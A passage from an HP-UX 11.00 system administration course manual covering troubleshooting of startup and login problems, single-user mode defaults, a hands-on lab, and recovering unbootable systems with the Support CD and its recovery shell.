- Knowledge of how the system works
- Experience

Some *general* troubleshooting techniques which to remember when troubleshooting are:

1. **Check the system log files**. There are approximately 50 different log files in HP-UX with almost every subsystem containing its own log file. The type of error will determine which log file to check (see SAM for a list of the log files).

   Two log files that are often useful to check are the system log file (**/var/adm/syslog/syslog.log**) and the startup log file (**/etc/rc.log**).

2. **Trace execution of scripts**. If the error occurs during the execution of a script, then to pinpoint exactly which line of the script the error is occurring on, a trace of the script's execution can be performed by adding "**sh –vx**" in front of the script.

3. **Look for recently modified files**. Often errors occur because a syntax error was introduced during the update of a file. If a subsystem was working in the past and begins to yield errors, a good troubleshooting tip is to list all files that have been recently modified.


   To list all files that have been modified with the last day, type:

   ```
   find / -mtime -1
   ```

4. **Check the integrity of OS configuration files**. There are a number of OS commands that verify the integrity of important system files. For example, the **`pwck`** command ensures there are no errors in the **`/etc/passwd`** file. The **`grpck`** verifies the integrity of the **`/etc/group`** file. The **`swverify`** command can ensure the permission of for the system files are set correctly. And the **`fsck`** command can find any "lost" files that may have resulted from a system being shut down improperly.

14–3. SLIDE: Common Problems Booting to Multi-User Mode

Common Problems Booting to Multi-User Mode



```
           HP-UX Start-up in progress
          -----------------------------------
Mount file systems ..................................... OK
Setting hostname ....................................... OK
Set privilege group .................................... N/A
Display date ........................................... N/A
Save system core image if needed ....................... N/A
Enable auxiliary swap space ............................ OK
Start syncer daemon .................................... OK
Configure LAN interfaces ............................... OK
Start Software Distributor agent daemon ................ OK
Configuring all unconfigured software file sets ........ OK
Recover editor crash files ............................. OK
Clean UUCP ............................................. OK
List and/or clear temporary files ...................... OK
Start name server ...................................... OK
Configure NIS server subsystem ......................... OK
Configure NIS client subsystem ......................... OK
Configure NFS client subsystem ......................... waiting
 <BREAK>
```

Student Notes


Booting the system is a very common place for system errors to occur. When the system boots to multi-user mode, many different subsystems are started (e.g. `cron`, SD daemons, NFS daemons) and most all of the system configuration files are referenced.

In HP-UX 11.00, a total of 63 different startup scripts are executed to bring the system up to multi-user mode. For each startup script, a line is written to the “HP-UX Start-up” checklist indicating the status (success, failure, or NA) of the script’s execution. The slide shows a sample of the system startup checklist screen.

If a subsystem is not configured properly, it is likely that the startup script for that subsystem will hang indefinitely, not producing a success or a failure message (as shown on the slide for the NFS client subsystem). In these situations, it is necessary to “break” out of the script. The BREAK key can be used during system startup to escape or break out of the startup process.

It is important to realize that the system will be left in an unknown state when breaking out of the system startup routines. This is because some of the scripts for a run level have completed, while other scripts for the run level have not executed. In these situations, the recommended practice is to investigate and fix the specific subsystem that hung during startup and then to reboot the system.

14–4. SLIDE: Defaulting to Single User Mode



Defaulting to Single User Mode

Run Level = 3
Multi-user w/ Full Network & X Windows

Run Level = 2
Multi-user w/ Basic Network & All F/S Mounted

Run Level = 1
Single-user w/ Minimum Filesystems and Processes

Run Level = 0
Power Off State

Student Notes

When booting the system to multi-user mode, there are a number key configuration files and important fields in these files which the system needs in order to be successful. If this critical information is corrupt or not available, then the system uses a default configuration which causes the system to boot to single-user mode.

Situations where the system would default to a single-user mode boot include:

- A missing or corrupt entry in the **`/etc/inittab`** file for the **`init`** field.
- Syntax error(s) in the **`/etc/fstab`** file preventing the file systems from being mounted.
- An invalid definition for the **`root`** account in the **`/etc/passwd`** file.

14–5. SLIDE: Common Problems Logging In

Common Problems Logging In

init	`/etc/inittab`
↓	
rc	`/sbin/rc#.d/S###`*`script`*
↓	
dtlogin.rc	`/sbin/rc3.d/S990dtlogin.rc`
↓	
dtgreet	`/etc/passwd`
↓	
dtwm	`/etc/hosts`
↓	
dtterm	`/dev/pts/#`
↓	

-sh	`/etc/profile`
	`$HOME/.profile $HOME/.dtprofile`
	`$HOME/.Xdefaults`

Welcome to buzhy

Please enter your user name

Student Notes

Similar to how the process of booting a system necessitates many *system* configuration files be correct and error-free, the process of logging in requires many *user* configuration files be correct and error-free.

The slide above shows the sequence in which the login processes (and all the parent processes) are spawned, and the user configuration files referenced by each login process.

Examples of corruption that could occur to some of the login files include:

`/etc/passwd` An invalid value in one of the login fields (e.g. invalid home directory or invalid login shell) would prevent the user from being able to login.

`/etc/hosts` An IP address or hostname value which does not agree with the IP address or hostname in **`/etc/rc.config.d/netconf`** would prevent any user from being able to login through CDE.

`/dev/pts/#` A lack of available pseudo tty device files would prevent a user login.

`$HOME/.profile` Corrupt or inappropriate entries in the **`$HOME/.profile`** or the **`$HOME/.dtprofile`** will prevent (or at least hinder) a successful user login.

14–6. LAB: Troubleshooting an HP-UX 11.00 System

Part 1: Troubleshooting System Startup Errors

1. Execute the **`trbl_startup_1`** program. The program will reboot your system. During the reboot the system will have problems. Troubleshoot and fix the problems so the system can reboot without any errors.

   ```
   # trbl_startup_1
   ```

2. Execute the **`trbl_startup_2`** program. The program will reboot your system. During the reboot the system will have problems. Troubleshoot and fix the problems so the system can reboot without any errors.

   ```
   # trbl_startup_2
   ```

Part 2: Troubleshooting User Login Problems

3. Execute the **`user_login_1 program`**. The program creates a login problem for the user account **`user1`**. Troubleshoot and fix the error so `user1` can login without any problems.

   ```
   # user_login_1
   ```

4. Execute the **`user_login_2`** program. The program creates a login problem for the user account **`user1`**. Troubleshoot and fix the error so **`user1`** can login without any problems.

   ```
   # user_login_2
   ```


Module 15 — Troubleshooting Using the Support CD

Objectives

Upon completion of this module, you will be able to:

- Use the Support CD to recover an unbootable system.
- List four scenarios in which the Support CD is best used to recover a system.
- Describe how the recovery shell can be used to recover a system.

15–1. SLIDE: When to Use the Support Media



When to Use the Support Media

LIF Header

PVRA / VGRA

LIF Area

BDRA

lvol1 (/stand)

lvol2 (swap)

lvol3 (/)

Bad Block Relocation

* Not drawn to scale

ISL
AUTO
~~HPUX~~

~~/stand/vmunix~~

~~/sbin/init~~
/etc/inittab
/etc/passwd

Student Notes

The support media should be used when the system cannot boot from the primary boot disk and access to the files and file systems on the primary boot disk is desired. The support media also offers different options for trying to repair/recover a downed primary boot disk.

The above slide illustrates three situations where the support media could be used to repair/recover a system's primary boot disk:

- The LIF area (i.e. boot area) is corrupt.
- The kernel (i.e. **`/stand/vmunix`**) is corrupt.
- One of the system files needed to boot the system (e.g. **`/sbin/init`**) is corrupt.

Before Using the Support Media

Before you attempt to recover an HP-UX system using the Support Media, there is key information about the system disk that you should have at your disposal:

- Revision of the HP-UX system which you are attempting to recover.


CAUTION: You should only attempt to recover HP-UX systems that match the revision of the Support Media you are using. For example, you should only use a 10.0 Support Media to attempt to recover a 10.0 file system. Data corruption could occur if you attempt to mix revisions; for example, if you attempt to recover a 9.0 file system with a 10.0 Support Media.

- The address of the root file system or the disk (i.e., what file system you will be checkin or repairing using `fsck`).
- The address of the boot partition path of that disk.
- What the autofile in the boot partition should contain.
- Whether you have an LVM or non LVM system.

The procedures which follow assume that both `fsck` and `mount` can be run successfully on the system disk; otherwise the following procedures are not applicable.

15–2. SLIDE: Booting from the Support CD

Booting from the Support CD



```
Selecting a system to boot. To stop selection process,
press and hold the ESCAPE key.

Selection process stopped. Searching for Potential Boot
Devices. To terminate search, press and hold the ESCAPE key.

----- Main Menu ------------------------------------------------

      Command                        Description
      -------                        -----------
      Boot [PRI|ALT<path>]           Boot from specified path
      PAth [PRI|ALT] [<path>]        Display or modify path
      SEArch [Display|IPL] [<path>]  Display or modify path

      Configuration menu             Displays or sets boot values
      Information menu               Displays hardware information
      Service menu                   Displays service commands

      Display                        Redisplay the current menu
      Help [<menu>|<command>]        Display help for menu or command
      RESET                          Restart the system
-----
Main Menu: Enter command or menu >  search ipl

Main Menu: Enter command or menu >  boot 8/16/5.2
```

Note: Output varies by model; your machine's output may look different.

Student Notes

The procedure for booting from the support CD is listed below:

1. Load the Support CD.

2. Reset the System Processor Unit (SPU) using the reset button, or keyswitch, as appropriate.

   The console will display boot path information. If Autoboot is enabled, the system console will eventually display a similar message to the one below:

   ```
   Autoboot from primary path enabled
   To override, press any key within 10 seconds.
   ```

3. Press any key before the 10 seconds elapse.

   The system console will display the following prompt:

   ```
   Boot from primary boot path (Y or N)?>
   ```

4. Enter **n** at the prompt.

   The console will then display the following:

```
Boot from alternate boot path (Y or N)?>
```

5. If the alternate boot path specifies the address of the device where the Support Media is mounted, enter **y** at the prompt.

   If the alternate boot path does not specify the address of the device where the Support Media is mounted, enter **n** at the prompt. If **n** is entered at the prompt, the following message will be displayed on the system console:

   ```
   Enter boot Path or ?>
   ```

6. Enter the address of the device where the Support Media is located:


   The system console will display the following:

   ```
   Interact with IPL (Y or N)>
   ```

7. Enter **n** at the prompt.

   The system will then boot to the HP-UX Installation and Recovery Menu.

15–3. SLIDE: Sequence of Menus from the Support CD



Sequence of Menus from the Support CD

```
Welcome to the HP-UX installation/recovery process!

Use the  tab  and/or arrow keys to navigate through
the following menus. Use the  return  key to select
an item. If the menu items are not clear, select
the Help item for more information.

            [      Install HP-UX     ]
            [  Run a Recovery Shell  ]
            [    Cancel and Reboot   ]
            [    Advanced Options    ]
                     [ Help ]
```

```
           HP-UX CORE MEDIA SYSTEM RECOVERY
                      MAIN MENU

  s.   Search for a file
  b.   Reboot
  l.   Load a file
  r.   Recover an unbootable HP-UX system
  x.   Exit to shell
  c.   Instructions on chrooting to a lvm /(root)

This menu is for listing and loading the tools
contained on the core media. Once a tool is
loaded, it may be run from the shell. Some tools
require other files to be present in order to
successfully execute.

Select one of the above:
```

```
                HP-UX CORE RECOVERY MENU

   Select one of the following:
   a. Rebuild the bootlif (ISL, HPUX, and the AUTO
      file) and install all files required to boot
      and recover HP-UX on the root file system.
   b. Do not rebuild the bootlif, but install files
      required to boot and recover HP-UX on the
      root file system.
   c. Rebuild only the bootlif.
   d. Replace only the kernel on the root file
      system.
   m. Return to “HP-UX Core Media Main Menu”
   x. Exit to the shell.

 Use this menu to select the level of recovery
 desired.

 Selection:
```

Student Notes

Upon booting from the Support Media, the above sequence of screens and menu can be followed to get to the HP-UX Recovery Menu:

```
Welcome to the HP-UX installation process!

Use the <tab> and/or arrow keys to navigate through the following menus,
and use the <return> key to select an item. If the menu items are not
clear, select the "Help" item for more information.

                         [ Install HP-UX  ]

                      [ Run a Recovery Shell  ]

                      [   Cancel and Reboot   ]

                          [ Help ]
```

1. Select **Run a Recovery Shell**. The screen clears and the following will be displayed:

   ```
   Would you like to start up networking at this time? [n]
   ```

2. Enter **n** and the following will be displayed:

```
           * Loading in a shell ...
           * Loading in the recovery system commands...

(c) Copyright 1983, 1984, 1985, 1986 Hewlett-Packard Co.
(c) Copyright 1979 The Regents of the University of Colorado, a body corporate
(c) Copyright 1979, 1980, 1983 The Regents of the University of California
(c) Copyright 1980 1984 AT&T Technologies. All Rights Reserved.

    HP-UX SUPPORT MEDIA

     WARNING: YOU ARE SUPERUSER !!

    ***** device files are already created! *****

NOTE: Commands residing in the RAM-based file system are unsupported 'mini'
      commands. These commands are only intended for recovery purposes.

Press <return> to continue.
```


3. Press Return and the Main Menu is displayed again:

```
     SUPPORT MEDIA MAIN MENU

s.  Search for a file
b.  Reboot
1.  Load a file
r.  Recover an unbootable HP-UX system
x.  Exit to shell

This menu is for listing and loading the tools contained on the support media.
Once a tool is loaded, it may be run from the shell. Some tools require other
files to be present in order to successfully execute.

Select one of the above:
```

4. To begin the actual system recovery, select **r**. The HP-UX Recovery MENU is then displayed:

```
     HP-UX Recovery MENU

Select one of the following:
a.  Rebuild the bootlif (ISL, HPUX, and the AUTO file) and install
    all files required to boot and recover HP-WI on a customer's
    root file system.
b   Do not rebuild the bootlif but install files required to boot
    and recover HP-UX on the root file system.
c.  Rebuild only the bootlif.
d.  Replace only the kernel on the root file system.

m.  Return to 'Support Media Main Menu'.
x.  Exit to the shell.

   Use this menu to select the level of recovery desired.

   Selection:
```

15–4. SLIDE: Recovery Shell



Recovery Shell

The recovery shell is used to access the root file system and fix problems when the boot disk is “unbootable”.

Reasons why the boot disk becomes “unbootable” include:

- Bad or damaged LIF area
- Bad or damaged binary startup files
- Bad or damaged ASCII startup files

“*Recovery shell to the rescue*”

Student Notes


The recovery shell provides a means of accessing files on the primary boot disk (i.e. files in the root file system) without having to boot from the primary boot disk.

This can be very useful in situations where the LIF area on the primary disk is corrupted, but access to files on the root file system is desired for recovery and/or backup purposes.

The recovery shell is also useful in troubleshooting a corrupt or damage ASCII startup file on the root file system. When the ASCII startup file has been repaired with the recovery shell, the system can be rebooted from the primary boot disk as normal.

15–5. SLIDE: Booting into a Recovery Shell

Booting into a Recovery Shell



```
          HP-UX CORE MEDIA SYSTEM RECOVERY
                     MAIN MENU

  s.  Search for a file
  b.  Reboot
  l.  Load a file
  r.  Recover an unbootable HP-UX system
  x.  Exit to shell
  c.  Instructions on chrooting to a lvm /(root)

This menu is for listing and loading the tools
contained on the core media. Once a tool is
loaded, it may be run from the shell. Some tools
require other files to be present in order to
successfully execute.

Select one of the above:
```

Student Notes

The method used by the recovery shell to provide access to the root file system without booting from the primary disk is through the creation of a RAM-based file system.

